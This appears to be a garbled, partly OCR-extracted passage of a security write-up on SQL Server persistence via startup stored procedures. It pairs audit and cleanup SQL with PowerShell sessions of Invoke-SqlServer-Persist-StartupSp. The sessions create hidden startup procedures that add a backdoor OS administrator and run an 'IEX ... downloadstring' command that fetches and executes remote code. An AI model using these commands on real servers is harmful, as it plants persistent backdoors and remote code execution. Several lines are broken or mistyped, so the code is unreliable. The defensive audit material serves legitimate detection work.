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1.	Select master database
2.	USE master
	OSE Master
3.	Setup server audit to log to application log

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```
ON master..sp_procopition br public )
```

```
1. -- List enabled server specifications
2. SELECT audit_id,
3. a.name as audit_name,
4. s.name as server_specification_name,
5. d.audit_action_name,
6. s.is_state_enabled,
7. d.is_group,
8. d.audit_action_id,
```

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
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
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
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
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
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




Startup Stored Procedure Code Review

Startup Stored Procedure Removal

```
-- Disable xp_cmdshell
      sp_configure 'xp_cmdshell',0
      reconfigure
4.
      sp_configure 'show advanced options',0
     reconfigure
8.
9.
      --Stop stored procedures from starting up
      EXEC sp_procoption @ProcName = 'sp_add_backdoor',
      @OptionName = 'startup',
      @OptionValue = 'off';
14.
      EXEC sp_procoption @ProcName = 'sp_add_backdoor_account',
      @OptionName = 'startup',
      @OptionValue = 'off';
      -- Remove stored procedures
      DROP PROCEDURE sp add backdoor
      DROP PROCEDURE sp_add_backdoor_account
      -- Disable and remove SERVER AUDIT
24.
      ALTER SERVER AUDIT Audit StartUp Procs
      WITH (STATE = OFF)
      DROP SERVER AUDIT Audit_StartUp_Procs
28.
      -- Disable and remove SERVER AUDIT SPECIFICATION
      ALTER SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
      WITH (STATE = OFF)
      DROP SERVER AUDIT SPECIFICATION Audit_StartUp_Procs_Server_Spec
      -- Disable and remove DATABASE AUDIT SPECIFICATION
     ALTER DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
      WITH (STATE = OFF)
     DROP DATABASE AUDIT SPECIFICATION Audit_StartUp_Procs_Database_Spec
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
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1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance
"MSSQL2008WIN8" -NewSqlUser EvilSysadmin1 -NewSqlPass Password123!



1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance
"MSSQL2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!

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Windows PowerShell

PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ \
L2008WIN8" -NewosUser Evilosadmin1 -NewosPass Password123!

[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...

[*] Connected.

[*] Confirmed Sysadmin access.

[*] Enabling 'Show Advanced Options', if required...

[*] Enabling 'xp_cmdshell', if required...

[*] Checking if service account is a local administrator...

[*] The service account LocalSystem has local administrator privileges.

[*] sp_add_pscmd will not be created because pscommand was not provided.

[*] Creating a stored procedure to create a os administrator...

[*] Startup stored procedure sp_add_osadmin was created to add os admin Evilosad min1 with password Password123!.

[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were not provided.

[*] All done.

PS C:\temp>
```

1. Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQL2008WII net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/Pov

```
Windows PowerShell

PS C:\temp> Invoke-SqlServer-Persist-StartupSp -Verbose -SqlServerInstance "MSSQ \ L2008WIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/nullbind/Powershellery/master/Brainstorming/helloworld.ps 1')"

[*] Attempting to authenticate to MSSQL2008WIN8 as the current Windows user...

[*] Connected.
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[*] Enabling 'Show Advanced Options', if required...
[*] Enabling 'sp_cmdshell', if required...
[*] Enabling 'sp_cmdshell', if required...
[*] The service account LocalSystem has local administrator...
[*] The service account LocalSystem has local administrator privileges.

[*] Creating a stored procedure to run PowerShell code...
[*] Startup stored procedure sp_add_pscmd added to run provided PowerShell command.

[*] sp_add_osadmin will not be created because NewOsUser and NewOsPass were not provided.

[*] sp_add_sysadmin will not be created because NewSqlUser and NewSqlPass were not provided.

[*] All done.

PS C:\temp>
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Wrap Up

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
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